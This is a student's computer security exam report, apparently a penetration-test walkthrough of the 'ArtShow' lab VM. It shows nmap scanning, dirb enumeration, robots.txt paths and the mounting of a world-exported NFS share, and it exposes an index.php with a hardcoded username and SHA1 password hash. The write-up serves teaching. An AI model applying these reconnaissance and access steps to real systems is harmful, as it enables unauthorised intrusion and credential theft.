ELTE

Faculty of Informatics


Topic: Exam Report

Subject: Computer Security Lecture

Presented To:
Prof. Borsos Bertalan


Presented By:
Ali Aqeel Zafar AAFZDE

The first thing I did was that I checked my Kali's ip address using the **ifconfig** command as it is shown in the following image. It is 192.168.0.101.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.101  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe43:73bc  prefixlen 64  scopeid 0×20<link>
        inet6 2a02:ab88:101:1680:a00:27ff:fe43:73bc  prefixlen 64  scopeid 0×0<global>
        inet6 2a02:ab88:101:1680:9307:8b9b:efa0:34d3  prefixlen 64  scopeid 0×0<global>
        inet6 2a02:ab88:101:1680::b8fb  prefixlen 128  scopeid 0×0<global>
        ether 08:00:27:43:73:bc  txqueuelen 1000  (Ethernet)
        RX packets 1629  bytes 949298 (927.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 829  bytes 100987 (98.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9  bytes 488 (488.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 488 (488.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
```

Then I did **nmap 192.168.0.101/24** in order to check the ArtShow machine's IP address. This can be shown in the following image.




```
Nmap scan report for artshow (192.168.0.216)
Host is up (0.0021s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Then I wanted to check in detail as well which ports are open in the ArtShow machine and this can be shown in the following images. The command I used was **sudo nmap –sC –sV –T4 –O –p- 192.168.0.216** . This command checks which ports are open in detail, and what services are running on these ports along with the OS version as well.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -T4 -O -p- 192.168.0.216
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-06 06:17 EDT
Nmap scan report for artshow (192.168.0.216)
Host is up (0.0013s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 65:92:4e:ff:b1:b9:5e:6c:43:31:27:ca:4d:ad:e7:1e (RSA)
|   256 89:41:0c:2c:8e:7e:50:1f:0c:56:6c:fa:e5:61:87:a7 (ECDSA)
|_  256 63:ba:e9:bd:d5:c4:48:69:8c:fc:cf:e6:c7:0b:d6:26 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 4 disallowed entries
| /development123 /development2456 /development13721
|_/development4963
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Website under development
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      34299/tcp6  mountd
|   100005  1,2,3      34990/udp6  mountd
|   100005  1,2,3      42671/tcp   mountd
```




```
|   100021  1,3,4      43637/tcp6  nlockmgr
|   100021  1,3,4      45452/udp6  nlockmgr
|   100021  1,3,4      46761/tcp   nlockmgr
|   100021  1,3,4      49334/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
42671/tcp open  mountd   1-3 (RPC #100005)
46761/tcp open  nlockmgr 1-4 (RPC #100021)
51325/tcp open  mountd   1-3 (RPC #100005)
52739/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:42:B6:49 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.02 seconds
```

After doing nmap and gathering information about the services that are running inside the ArtShow I first did the web enumeration because as I saw http service is running on port 80. I first did a simple dirb web enumeration by using the command '**dirb http://192.168.0.216**' and it showed me the following files inside ArtShow at first. It is shown in the following image.




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ dirb http://192.168.0.216

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun  6 06:24:34 2022
URL_BASE: http://192.168.0.216/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.216/ ----
+ http://192.168.0.216/index.html (CODE:200|SIZE:195)
+ http://192.168.0.216/robots.txt (CODE:200|SIZE:122)
+ http://192.168.0.216/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Jun  6 06:24:39 2022
DOWNLOADED: 4612 - FOUND: 3
```

At first, I checked the index.html file, which was not useful at all because it did, not contain any useful information. Then I checked robots.txt, now this txt file had some useful information regarding paths for development in combination with numbers, this can be shown in the following image.




```
User-agent: *
Disallow: /development123
Disallow: /development2456
Disallow: /development13721
Disallow: /development4963
```

I immediately copy-pasted inside the big.txt all the URLs excluding the '/' and did web enumeration again of the target machine with the command **dirb http://192.168.0.216 /usr/share/wordlists/dirb/big.txt** . This can be shown in the following image and as it turned out to be not useful as well.




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ dirb http://192.168.0.216  /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun  6 06:50:49 2022
URL_BASE: http://192.168.0.216/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20463

---- Scanning URL: http://192.168.0.216/ ----
+ http://192.168.0.216/robots.txt (CODE:200|SIZE:122)
+ http://192.168.0.216/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Jun  6 06:51:15 2022
DOWNLOADED: 20463 - FOUND: 2
```

Then it reminded me that NFS_ACL service is running on port 2049 so it gave me an idea to check which directory is mounted. At first, I needed to make a directory that I needed to mount inside the target machine by using the **mkdir** command. Then I checked which directory is able to be mounted by using command **showmount –e 192.168.0.216** . It showed me that /mnt/dev * can be mounted.




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ mkdir mountdir

┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ showmount -e 192.168.0.216
Export list for 192.168.0.216:
/mnt/dev *
```

Then I mounted the required directory to my **mountdir** directory. This can be shown in the following image.




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ sudo mount -t nfs 192.168.0.216:/mnt/dev /home/kali/Desktop/Artshow/mountdir

┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ cd mountdir
```

After mounting and getting all the related content it showed the following files shown in the image.




```
┌──(kali㉿kali)-[~/Desktop/Artshow]
└─$ cd mountdir

┌──(kali㉿kali)-[~/Desktop/Artshow/mount
dir]
└─$ ls -la
total 20
drwxrwxrwx 2 root root 4096 Nov 18  2021
 .
drwxr-xr-x 3 kali kali 4096 Jun  6 08:58
 ..
-rw-r--r-- 1 root root 2996 Jun  9  2021
 index.php
-rw-r--r-- 1 root root  355 Jun  9  2021
 TODO.list
-rw-r--r-- 1 root root  992 Nov 18  2021
 upload.php
```


I checked the index.php file in that I saw the username ‘johnny’ and password’s hash which is made SHA1 algorithm. This is shown in the following image.



```
<body>
   <h2>Welcome back Johnny! What beautiful art are you going to upload today?</h2>
   <div class = "container form-signin">

      <?php
         $runningFileName = "index.php";
         if (isset($_GET['login']) && !empty($_GET['username'])
            && !empty($_GET['password'])) {

            if ($_GET['username'] == 'johnny' &&
               sha1($_GET['password']) == '123b6c550235544d739e82064fe5648dd09c673f') {
             echo "Login Successful!\n";
             include "success.php";
             die();
            }else {
               $msg = 'Wrong username or password';
            }
         }
      ?>
   </div> <!-- /container -->
```

